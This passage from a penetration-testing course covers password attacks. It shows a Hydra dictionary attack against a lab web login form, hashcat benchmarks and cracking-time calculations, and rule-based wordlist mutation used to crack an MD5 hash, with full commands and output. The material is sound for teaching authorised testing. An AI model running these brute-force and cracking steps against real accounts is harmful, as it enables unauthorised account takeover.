



*Figure 211: Intercepted Login Request*

The highlighted text appears after a failed login attempt. We'll provide this text to Hydra as a failed login identifier.

---

*In more complex web applications, we may need to dig deeper into the request and response or even inspect the source code of the login form to isolate a failed login indicator, but this is out of the scope of this Module.*

---

Now we can assemble the pieces to start our Hydra attack. As before, we'll specify **-l** for the user, **-P** for the wordlist, the target IP without any protocol, and a new **http-post-form** argument, which accepts three colon-delimited fields.

The first field indicates the location of the login form. In this demonstration, the login form is located on the **index.php** web page. The second field specifies the request body used for providing a username and password to the login form, which we retrieved with Burp. Finally we must provide the failed login identifier, also known as a *condition string*.

Before we provide the arguments to Hydra and launch the attack, we should understand that the condition string is searched for within the response of the web application to determine if a login is successful or not. To reduce false positives, we should always try to avoid keywords such as *password* or *username*. To do so, we can shorten the condition string appropriately.

The complete command with the shortened condition string is shown below. After executing the command, we'll wait a few moments for Hydra to identify a valid set of credentials.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ sudo hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201
http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-
form://192.168.50.201:80/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid
username or password
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 16 active
[80][http-post-form] host: 192.168.50.201   login: user   password: 121212
1 of 1 target successfully completed, 1 valid password found
...
```

*Listing 257 - Successful Dictionary Attack on the Login Form*

In this case, our dictionary attack was successful and we identified a valid password (*121212*) for *user*. Let's try to log in to confirm the credentials.





*Figure 212: Successful Login*

According to the output in Figure 212, we logged in successfully. Nice!

As with any dictionary attack, this generates a lot of noise and many events. If installed, a *Web Application Firewall* (WAF)[605] would block this activity quickly. Other brute force protection applications could also block this, such as *fail2ban*,[606] which locks a user out after a set number of failed login attempts. However, web services aren't often afforded this type of protection, making this is a highly effective vector against those targets.

In general, dictionary attacks can be quite effective, especially if we begin with some type of known information and balance our attack in consideration of potential defense mechanisms.

## 13.2 Password Cracking Fundamentals

This Learning Unit covers the following Learning Objectives:

- Understand the fundamentals of password cracking
- Mutate wordlists
- Explain the basic password cracking methodology
- Attack password manager key files

[605] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Web_application_firewall

[606] (Fail2Ban, 2022), https://www.fail2ban.org/wiki/index.php/Main_Page

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Attack the passphrase of SSH private keys

In this Learning Unit, we'll focus on password cracking, beginning with a discussion of the fundamentals. We'll explore the process of mutating existing wordlists with *Rules*, discuss a basic cracking methodology, and crack passwords for database files and passphrases for SSH private keys.

## 13.2.1 Introduction to Encryption, Hashes and Cracking

In this section, we'll examine the differences between *encryption*[607] and *hash algorithms*[608] and discuss password cracking. Then, we'll review two popular password cracking tools: *Hashcat*[609] and *John the Ripper* (JtR).[610] Finally, we'll calculate the time it takes to crack certain hashes.

---

*PEN-100 contains a dedicated Module about Cryptography, which is a great resource for the basic discussion presented here.*

---

To begin, let's discuss the basics of encryption. Encryption is a two-way function, in which data is "scrambled" (encrypted) or "unscrambled" (decrypted) with at least one key. Encrypted data is known as a *ciphertext*.[611]

*Symmetric encryption*[612] algorithms use the same key for both encryption and decryption. To send a message to another person, both sides need to know the key (password). If they exchange the key via an insecure channel, an attacker may intercept it. Additionally, the attacker may use a *Man-in-the-middle*[613] attack to gain access to the encrypted messages sent between the communication partners. With both the intercepted key and access to the encrypted messages, the attacker can decrypt and read them. This creates a huge security risk since the whole communication's security is based on the knowledge of a key, which needs to be known by both sides before starting communication. The *Advanced Encryption Standard* (AES)[614] is an example of a symmetric encryption algorithm.

*Asymmetric encryption*[615] uses distinct key pairs containing private and public keys. Each user in this transaction has their own key pair. To receive an encrypted message, a user provides their public key to the communication partner, which they use to encrypt their message for us. When the message is sent, only the corresponding private key can decrypt the message. A common asymmetric encryption algorithm is *Rivest–Shamir–Adleman* (RSA).[616]

---

[607] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Encryption

[608] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Hash_function

[609] (Hashcat, 2022), https://hashcat.net/hashcat/

[610] (OpenWall, 2022), https://www.openwall.com/john/

[611] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Ciphertext

[612] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Symmetric-key_algorithm

[613] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Man-in-the-middle_attack

[614] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

[615] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Public-key_cryptography

[616] (Wikipedia, 2022), https://en.wikipedia.org/wiki/RSA_(cryptosystem)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

On the other hand, a hash (or digest) is the result of running variable-sized input data (in this case a plaintext password) through a hash algorithm (such as *SHA1*[617] or *MD5*[618]).

The result is a practically unique fixed-length hexadecimal value that represents the original plaintext. In other words, plaintext run through a specific hashing algorithm always produces the same hash and the resulting hash is (statistically) unique. The only exception to this is the extremely rare *hash collision*[619] in which two input values result in the same hash value.

A majority of commonly used hash algorithms such as MD5 and SHA1 are *cryptographic hash functions*.[620] These hash algorithms are *one-way functions*,[621] meaning that it's trivial to generate a hash, but a proper algorithm's implementation makes it prohibitively difficult to get the plaintext from the hash. For this Module, we'll discuss cryptographic hash functions unless stated otherwise.

Hashing is often leveraged in the information security field. For example, if a user registers an account through an application, they set a password. The password is often hashed and stored in a database so that the site administrators (and attackers) can't access the plaintext password.

When a login attempt is made, the entered password is hashed and that hash is compared to the hashed value in the database. If they match, the entered password is correct and the user is logged in.

Within the scope of password attacks, application and user passwords are often encrypted or hashed to protect them.

To decrypt an encrypted password we must determine the key used to encrypt it. To determine the plaintext of a hashed password, we must run various plaintext passwords through the hashing algorithm and compare the returned hash to the target hash. These attacks are collectively known as *password cracking*, and are often performed on a dedicated system. Since the process can take a considerable amount of time, we often run it in parallel with other activities during a penetration test.

Unlike the basic dictionary attacks against network services and login forms demonstrated in the previous Learning Unit, password cracking conserves network bandwidth, does not lock accounts and is not affected by traditional defensive technologies.

We can perform basic password cracking with a simple example. Let's assume that we gained access to a SHA-256[622] password hash of *5b11618c2e44027877d0cd0921ed166b9f176f50587fc91e7534dd2946db77d6*. There are various ways we could have gained access to this hash, but either way we can use sha256sum to hash various passwords and examine the results. In this case, we will hash the string "secret", then hash "secret" again, and finally hash the string "secret1". We'll use echo -n to strip the newline from our string (which would have been added to our string, modifying the hash).

---

[617] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SHA-1

[618] (Wikipedia, 2022), https://en.wikipedia.org/wiki/MD5

[619] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Hash_collision

[620] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[621] (Wikipedia, 2022), https://en.wikipedia.org/wiki/One-way_function

[622] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SHA-2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ echo -n "secret" | sha256sum
2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b  -

kali@kali:~$ echo -n "secret" | sha256sum
2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b  -

kali@kali:~$ echo -n "secret1" | sha256sum
5b11618c2e44027877d0cd0921ed166b9f176f50587fc91e7534dd2946db77d6  -
```

*Listing 258 - Comparing resulting hash values for secret and secret1*

In this example, we hashed "secret" twice to show that the resulting output hash is always the same. Notice that the hashes for the "secret" and "secret1" are completely different even though the input strings are similar. Also note that the hash for "secret1" matches our captured hash. This means that we have determined the plaintext password ("secret1") associated with that hash. Very cool.

However, this is a very simple and awkward way to crack password hashes. Fortunately there are much better tools available. Hashcat and John the Ripper (JtR) are two of the most popular password cracking tools. In general, JtR is more of a CPU-based cracking tool, which also supports GPUs, while Hashcat is mainly a GPU-based cracking tool that also supports CPUs. JtR can be run without any additional drivers using only CPUs for password cracking. Hashcat requires *OpenCL*[623] or *CUDA*[624] for the GPU cracking process. For most algorithms, a GPU is much faster than a CPU since modern GPUs contain thousands of cores, each of which can share part of the workload. However, some slow hashing algorithms (like *bcrypt*[625]) work better on CPUs.

It's important to become familiar with different tools since they don't support the same algorithms. We'll examine both tools in this Module.

Before we begin cracking passwords, let's calculate the cracking time of various hash representations. The cracking time can be calculated by dividing the *keyspace*[626] with the hash rate.

The keyspace consists of the character set to the power of the amount of characters or length of the original information (password). For example, if we use the lower-case Latin alphabet (26 characters), upper case alphabet (26 characters), and the numbers from 0 to 9 (10 characters), we have a character set of 62 possible variations for every character. If we are faced with a five-character password, we are facing 62 to the power of five possible passwords containing these five characters.

Since it's important to be able to calculate this, let's use a terminal to calculate the keyspace for a five-character password by echoing our character set to **wc** with **-c** to count every character. We will again specify **-n** for the echo command to strip the newline character. We can then use *python3* for the calculation, with **-c** to execute the calculation and **print** to display the result.

```
kali@kali:~$ echo -n "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
| wc -c
62
```

[623] (Wikipedia, 2022), https://en.wikipedia.org/wiki/OpenCL

[624] (Nvidia, 2022), https://developer.nvidia.com/cuda-toolkit

[625] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Bcrypt

[626] (Hypr, 2022), https://www.hypr.com/security-encyclopedia/key-space

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ python3 -c "print(62**5)"
916132832
```

*Listing 259 - Calculating the keyspace for a password of length 5*

For a five-character password and the specified character set, we have a keyspace of 916,132,832. This number determines how many unique variations can be generated for a five-character password with this character set. Now that we have the keyspace in the context of this example, we also need the hash rate to calculate the cracking time. The hash rate is a measure of how many hash calculations can be performed in a second.

For find the hash rate, we can use Hashcat's benchmark mode to determine the hash rates for various hash algorithms on our particular hardware.

We'll use hashcat with -b to initiate benchmark mode. First, we'll benchmark a CPU by running it in a Kali VM without any GPUs attached. Following along on a local Kali system, the results may differ.

```
kali@kali:~$ hashcat -b
hashcat (v6.2.5) starting in benchmark mode
...
* Device #1: pthread-Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz, 1545/3154 MB (512 MB
allocatable), 4MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

-------------------
* Hash-Mode 0 (MD5)
-------------------

Speed.#1.........:   450.8 MH/s (2.19ms) @ Accel:256 Loops:1024 Thr:1 Vec:8

----------------------
* Hash-Mode 100 (SHA1)
----------------------

Speed.#1.........:   298.3 MH/s (3.22ms) @ Accel:256 Loops:1024 Thr:1 Vec:8

---------------------------
* Hash-Mode 1400 (SHA2-256)
---------------------------

Speed.#1.........:   134.2 MH/s (7.63ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
```

*Listing 260 - Benchmark CPU with MD5, SHA1, and SHA2-256*

The benchmark displays hash rates for all supported modes of Hashcat. The listing above is shortened, since Hashcat supports many hash algorithms. For now, we are only interested in MD5, SHA1, and SHA-256. The values of the hash rates are in MH/s in which 1 MH/s equals 1,000,000 hashes per second. Note that results will vary on different hardware. Let's make a note of the hash rates shown in the CPU benchmark in this Listing and run a GPU benchmark so we can compare the results.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

For the following benchmark, we'll use a different system with an attached GPU. Again, we'll use the benchmark mode of Hashcat to calculate the hash rates for MD5, SHA1, and SHA-256.

*A GPU benchmark test can not be run in the lab.*

```
C:\Users\admin\Downloads\hashcat-6.2.5>hashcat.exe -b
hashcat (v6.2.5) starting in benchmark mode
...
* Device #1: NVIDIA GeForce RTX 3090, 23336/24575 MB, 82MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

-------------------
* Hash-Mode 0 (MD5)
-------------------

Speed.#1.........: 68185.1 MH/s (39.99ms) @ Accel:256 Loops:1024 Thr:128 Vec:8

----------------------
* Hash-Mode 100 (SHA1)
----------------------

Speed.#1.........: 21528.2 MH/s (63.45ms) @ Accel:64 Loops:512 Thr:512 Vec:1

--------------------------
* Hash-Mode 1400 (SHA2-256)
--------------------------

Speed.#1.........:  9276.3 MH/s (73.85ms) @ Accel:16 Loops:1024 Thr:512 Vec:1
```

*Listing 261 - Benchmark GPU with MD5, SHA1, and SHA2-256*

Let's compare our GPU and CPU hash rates.

| Algorithm | GPU | CPU |
|---|---|---|
| MD5 | 68,185.1 MH/s | 450.8 MH/s |
| SHA1 | 21,528.2 MH/s | 298.3 MH/s |
| SHA256 | 9,276.3 MH/s | 134.2 MH/s |

*Listing 262 - Comparison of GPU and CPU hash rates*

This highlights the speed improvement offered by GPUs. Now that we have all values we need, let's calculate the cracking time required for our five-character password.

In this example, we'll calculate the cracking time for SHA256 with the keyspace of 916,132,832, which we calculated previously. We already know that 1 MH/s equals 1,000,000 hashes per second. Therefore, we can again use Python to calculate CPU and GPU cracking times. The first command uses the SHA-256 hash rate of the CPU calculated in Listing 260, and the second command uses the SHA-256 hash rate of the GPU calculated in Listing 261. The output format of our calculations will be in seconds.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ python3 -c "print(916132832 / 134200000)"
6.826623189269746

kali@kali:~$ python3 -c "print(916132832 / 9276300000)"
0.09876058687192092
```

*Listing 263 - Calculating the cracking time for password length of 5*

The output shows that we can calculate all possible hashes for this keyspace in under one second with a GPU, and in approximately seven seconds on a CPU.

Let's use the same character set but with an increased password length of 8 and 10 to get a better understanding for how cracking time scales versus password length. For this, we'll use the GPU hash rate for SHA-256 for our calculations.

```
kali@kali:~$ python3 -c "print(62**8)"
218340105584896

kali@kali:~$ python3 -c "print(218340105584896 / 9276300000)"
23537.41314801117

kali@kali:~$ python3 -c "print(62**10)"
839299365868340224

kali@kali:~$ python3 -c "print(839299365868340224 / 9276300000)"
90477816.14095493
```

*Listing 264 - Calculating the cracking time for password length of 8 and 10 on a GPU for SHA-256*

The output shows that when converted from seconds, it will take a GPU approximately 6.5 hours to attempt all possible combinations for an eight-character password, and approximately 2.8 *years* for a ten-character password, after converting the output from seconds.

Note that increasing password length increases cracking duration by exponential time, while increasing password complexity (charset) only increases cracking duration by *polynomial time*.[627]

This implies that a password policy encouraging longer passwords is more robust against cracking, compared to a password policy that encourages more-complex passwords.

In this section, we discussed encryption and hashing, and we benchmarked various hash algorithms on a CPU and a GPU. Finally, we familiarized ourselves with the process of calculating cracking time.

### 13.2.2 Mutating Wordlists

Password policies, which have grown in prevalence in recent years, dictate a minimum password length and the use of character derivations including upper and lower case letters, special characters, and numerical values.

Most passwords in the commonly-used wordlists will not fulfill these requirements. If we wanted to use them against a target with strong password policies, we would need to manually prepare the wordlist by removing all passwords that do not satisfy the password policy or by manually modifying the wordlist to include appropriate passwords. We can address this by automating the

[627] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Time_complexity#Polynomial_time

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

process of changing (or *mutating*) our wordlist before sending them to this target in what is known as a *rule-based attack*.[628] In this type of attack, individual rules are implemented through rule functions, which are used to modify existing passwords contained in a wordlist. An individual rule consists of one or more rule functions. We will often use multiple rule functions in each rule.

In order to leverage a rule-based attack, we'll create a rule file containing one or more rules and use it with a cracking tool.

In a simple example, we could create a rule function that appends fixed characters to all passwords in a wordlist, or modifies various characters in a password.

Note that rule-based attacks increase the number of attempted passwords tremendously although we now know that modern hardware can easily handle common passwords with less than eight characters.

For the following example, we'll assume that we face a password policy that requires an upper case letter, a special character, and a numerical value. Let's check the first 10 passwords of rockyou.txt to determine if they fit this requirement. We'll use the head command to display the first 10 lines of the wordlist.

```
kali@kali:~$ head /usr/share/wordlists/rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

*Listing 265 - Displaying the first 10 passwords of rockyou.txt*

The listing shows that none of the first ten passwords of rockyou.txt fulfill the requirements of the password policy of this example.

We could now use rule functions to mutate the wordlist to fit the password policy. But before we mutate a complex wordlist like rockyou.txt, let's first familiarize ourselves with rule functions and how to use them with a more basic example.

In order to demonstrate rule functions such as capitalization, let's copy the 10 passwords from Listing 265 and save them to demo.txt in the newly-created passwordattacks directory. Then, we'll remove all number sequences (which don't fit the password policy) from demo.txt by using sed with ^1 referring to all lines starting with a "1", deleting them with d, and doing the editing in place with -i.

```
kali@kali:~$ mkdir passwordattacks

kali@kali:~$ cd passwordattacks

kali@kali:~/passwordattacks$ head /usr/share/wordlists/rockyou.txt > demo.txt
```

[628] (Hashcat, 2022), https://hashcat.net/wiki/doku.php?id=rule_based_attack

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~/passwordattacks$ sed -i '/^1/d' demo.txt

kali@kali:~/passwordattacks$ cat demo.txt
password
iloveyou
princess
rockyou
abc123
```

*Listing 266 - Contents and location of demo.txt*

We now have five passwords in our demo.txt wordlist. Let's mutate these passwords to fit the password policy, which must include a numerical value, a special character, and an uppercase letter.

The *Hashcat Wiki*[629] provides a list of all possible rule functions with examples. If we want to add a character, the simplest form is to prepend or append it. We can use the $ function to append a character or ^ to prepend a character. Both of these functions expect one character after the function selector. For example, if we want to prepend a "3" to every password in a file, the corresponding rule function would be ^3.

When generating a password with a numerical value, many users simply add a "1" at the end of an existing password. Therefore, let's create a rule file containing $1 to append a "1" to all passwords in our wordlist. We'll create a demo.rule with this rule function. We need to escape the special character "$" to echo it into the file correctly.

```
kali@kali:~/passwordattacks$ echo \$1 > demo.rule
```

*Listing 267 - Rule function to add a "1" to all passwords*

Now, we can use hashcat with our wordlist mutation, providing the rule file with -r, and –stdout, which starts Hashcat in debugging mode. In this mode, Hashcat will not attempt to crack any hashes, but merely display the mutated passwords.

```
kali@kali:~/passwordattacks$ hashcat -r demo.rule --stdout demo.txt
password1
iloveyou1
princess1
rockyou1
abc1231
```

*Listing 268 - Using Hashcat in debugging mode to display all mutated passwords*

The listing shows that a "1" was appended to each password due to the rule function $1.

> *If you receive the error "Not enough allocatable device memory for this attack", shut down your Kali VM and add more RAM to it. 4GB is enough for the examples and exercises.*

[629] (Hashcat, 2022), https://hashcat.net/wiki/doku.php?id=rule_based_attack

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now, let's address the upper case character of the password policy. When forced to use an upper case character in a password, many users tend to capitalize the first character. Therefore, we'll add the **c** rule function to our rule file, which capitalizes the first character and converts the rest to lower case.

Let's try an example using two rule files: **demo1.rule** and **demo2.rule**. We will format these files differently.

In **demo1.rule**, the rule functions are on the same line separated by a space. In this case, Hashcat will use them consecutively on each password of the wordlist. The result is that the first character of each password is capitalized AND a "1" is appended to each password.

In **demo2.rule** the rule functions are on separate lines. Hashcat interprets the second rule function, on the second line, as new rule. In this case, each rule is used separately, resulting in two mutated passwords for every password from the wordlist.

```
kali@kali:~/passwordattacks$ cat demo1.rule
$1 c

kali@kali:~/passwordattacks$ hashcat -r demo1.rule --stdout demo.txt
Password1
Iloveyou1
Princess1
Rockyou1
Abc1231

kali@kali:~/passwordattacks$ cat demo2.rule
$1
c

kali@kali:~/passwordattacks$ hashcat -r demo2.rule --stdout demo.txt
password1
Password
iloveyou1
Iloveyou
princess1
Princess
...
```

*Listing 269 - Using two rule functions separated by space and line*

Good! We have adapted the **demo1.rule** rule file to two of the three password policies. Let's work on the third and add a special character. We'll start with "!", which is a very common special character.

Based on this assumption, we'll add **$!** to our rule file. Since we want all rule functions applied to every password, we need to specify the functions on the same line. Again, we will demonstrate this with two different rule files to stress the concept of combining rule functions. In the first rule file we'll add **$!** to the end of the first rule. In the second rule file we'll add it at the beginning of the rule.

```
kali@kali:~/passwordattacks$ cat demo1.rule
$1 c $!

kali@kali:~/passwordattacks$ hashcat -r demo1.rule --stdout demo.txt
Password1!
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Iloveyou1!
Princess1!
Rockyou1!
Abc1231!

kali@kali:~/passwordattacks$ cat demo2.rule
$! $1 c

kali@kali:~/passwordattacks$ hashcat -r demo2.rule --stdout demo.txt
Password!1
Iloveyou!1
Princess!1
Rockyou!1
Abc123!1
```

*Listing 270 - Adding the rule function to the beginning and end of our current rule*

The output shows that demo1.rule mutates passwords by appending first the "1" and then "!". The other rule file, demo2.rule, appends "!" first and then the "1". This shows us that the rule functions are applied from left to right in a rule.

The rule contained in demo1.rule mutates the passwords of our wordlist to fulfill the requirements of the password policy.

Now that we have a basic understanding of rules and how to create them, let's crack a hash with a rule-based attack. In this demonstration, let's assume that we retrieved the MD5 hash "f621b6c9eab51a3e2f4e167fee4c6860" from a target system. We'll use the rockyou.txt wordlist, and modify it for a password policy requiring an upper case letter, a numerical value, and a special character.

Let's create a rule file to address this password policy. As before, we'll use the c rule function for the capitalization of the first letter. Furthermore, we also use "!" again as special character. For the numerical values we'll append the (ever-popular) "1", "2", and "123" followed by the special character.

```
kali@kali:~/passwordattacks$ cat crackme.txt
f621b6c9eab51a3e2f4e167fee4c6860

kali@kali:~/passwordattacks$ cat demo3.rule
$1 c $!
$2 c $!
$1 $2 $3 c $!
```

*Listing 271 - MD5 Hash and rule file*

Next, we can run Hashcat. We will disable debugging by removing the --stdout argument. Instead, we'll specify -m, which sets the hash type. In this demonstration, we want to crack MD5, which is hash type 0, which we retrieved from the Hashcat hash example page. After the hash type, we'll provide the target MD5 hash file (crackme.txt) and the rockyou.txt wordlist. Then, we'll specify -r to provide our demo3.rule. As our Kali VM doesn't have access to a GPU, we'll also enter --force to ignore related warnings from Hashcat.

```
kali@kali:~/passwordattacks$ hashcat -m 0 crackme.txt /usr/share/wordlists/rockyou.txt
-r demo3.rule --force
hashcat (v6.2.5) starting
...
Dictionary cache hit:
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 43033155

f621b6c9eab51a3e2f4e167fee4c6860:Computer123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: f621b6c9eab51a3e2f4e167fee4c6860
Time.Started.....: Tue May 24 14:34:54 2022, (0 secs)
Time.Estimated...: Tue May 24 14:34:54 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (demo3.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3144.1 kH/s (0.28ms) @ Accel:256 Loops:3 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
...
```

*Listing 272 - Cracking a MD5 Hash with Hashcat and a mutated rockyou.txt wordlist*

In this case, we cracked the "Computer123!" password, which was not included in the default rockyou.txt file. This only took Hashcat a few seconds despite running on the CPU.

When attempting to create rules to mutate an existing wordlist, we should always consider human behavior and convenience with regard to passwords. Most users use a main word and modify it to fit a password policy, perhaps appending numbers and special characters. When an upper case letter is required, most users capitalize the first letter. When special characters are required, most users add the special character at the end of the password and rely on characters on the left side of the keyboard since these digits are easy to reach and type.[630]

Instead of creating rules ourselves, we can also use rules provided by Hashcat or other sources. Hashcat includes a variety of effective rules in /usr/share/hashcat/rules:

```
kali@kali:~/passwordattacks$ ls -la /usr/share/hashcat/rules/
total 2588
-rw-r--r-- 1 root root    933 Dec 23 08:53 best64.rule
-rw-r--r-- 1 root root    666 Dec 23 08:53 combinator.rule
-rw-r--r-- 1 root root 200188 Dec 23 08:53 d3ad0ne.rule
-rw-r--r-- 1 root root 788063 Dec 23 08:53 dive.rule
-rw-r--r-- 1 root root 483425 Dec 23 08:53 generated2.rule
-rw-r--r-- 1 root root  78068 Dec 23 08:53 generated.rule
drwxr-xr-x 2 root root   4096 Feb 11 01:58 hybrid
-rw-r--r-- 1 root root 309439 Dec 23 08:53 Incisive-leetspeak.rule
-rw-r--r-- 1 root root  35280 Dec 23 08:53 InsidePro-HashManager.rule
-rw-r--r-- 1 root root  19478 Dec 23 08:53 InsidePro-PasswordsPro.rule
-rw-r--r-- 1 root root    298 Dec 23 08:53 leetspeak.rule
-rw-r--r-- 1 root root   1280 Dec 23 08:53 oscommerce.rule
-rw-r--r-- 1 root root 301161 Dec 23 08:53 rockyou-30000.rule
-rw-r--r-- 1 root root   1563 Dec 23 08:53 specific.rule
-rw-r--r-- 1 root root  64068 Dec 23 08:53 T0XlC-insert_00-99_1950-
```

[630] (Washington Post, 2017), https://www.washingtonpost.com/national/health-science/you-added--or-1-to-your-password-thinking-this-made-it-strong-science-says-no/2017/09/08/0f244e2a-9260-11e7-89fa-bb822a46da5b_story.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
2050_toprules_0_F.rule
...
```

*Listing 273 - Listing of Hashcat's rule files*

These predefined rules cover a broad variety of mutations and are most useful when we don't have any information about the target's password policy. We'll use the predefined rules in the upcoming demonstrations and examples. However, it's always most efficient to discover information about existing password policies, or to look up typically-used default policies for the target software environment.

Let's briefly summarize what we did in this section. We began by discussing rule-based attacks and why they are preferred over dictionary attacks. Then, we discussed rules and used them to mutate wordlists to crack an MD5 hash. At the end of this section we briefly introduced the predefined rule files provided by Hashcat.

In the next section we'll discuss a basic methodology for cracking, which we can use as an outline for demonstrations and exercises.

### 13.2.3 Cracking Methodology

In the next sections, we'll walk through the various phases of a real-world password-cracking session, beginning with an overview of a solid methodology.

We can describe the process of cracking a hash with the following steps:

1. Extract hashes
2. Format hashes
3. Calculate the cracking time
4. Prepare wordlist
5. Attack the hash

The first step is to extract the hashes. In a penetration test we'll find hashes in various locations. For example, if we get access to a database system, we can dump the database table containing the hashed user passwords.

The next step is to format the hashes into our tool's expected cracking format. To do this we'll need to know the hashing algorithm used to create the hash. We can identify the hash type with *hash-identifier*[631] or *hashid*,[632] which are installed on Kali. Depending on the hashing algorithm and the source of the hash, we may need to check if it is already in the correct format for our cracking tool. If not, then we need to use helper tools to change the representation of the hash into the expected format of our cracking tool.

In the third step, we will determine the feasibility of our cracking attempt. As we discussed before, the cracking time consists of the keyspace divided by the hash rate. If the calculated cracking time exceeds our expected lifetime, we might reconsider this approach!

[631] (Kali Tools, 2022), https://www.kali.org/tools/hash-identifier/

[632] (Kali Tools, 2022), https://www.kali.org/tools/hashid/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

More realistically, we should consider the duration of the current penetration test considering that we are likely obliged to stop the session (along with other clean-up activity) when the test is terminated. Instead of holding out hope for success in an overly-long prospective cracking session, we should consider alternative attack vectors or invest in a hardware upgrade or a cloud-based machine instance.

The fourth step considers wordlist preparation. In nearly all cases we should mutate our wordlist and perform a rule-based attack, instead of a straight dictionary attack. In this step, we should investigate potential password policies and research other password vectors, including online password leak sites. Without this, we may need to run multiple wordlists with (or without) pre-existing rules for a broad coverage of possible passwords.

After all the preparation, we can start our tool and begin the cracking process. At this point, we must take special care in copying and pasting our hashes. An extra space or a newline could render our efforts worthless. In addition, we should be sure of the hash type we are using. For example, hashid can't automatically determine if b08ff247dc7c5658ff64c53e8b0db462 is MD2, MD4, or MD5. An incorrect choice will obviously waste time. We can avoid this situation by double-checking the results with other tools and doing additional research.

We'll follow this methodology in the upcoming demonstrations to reinforce the important aspects and details of the cracking process. The best way to improve our results in this often-lengthy process is to operate with focus and structure.

### 13.2.4 Password Manager

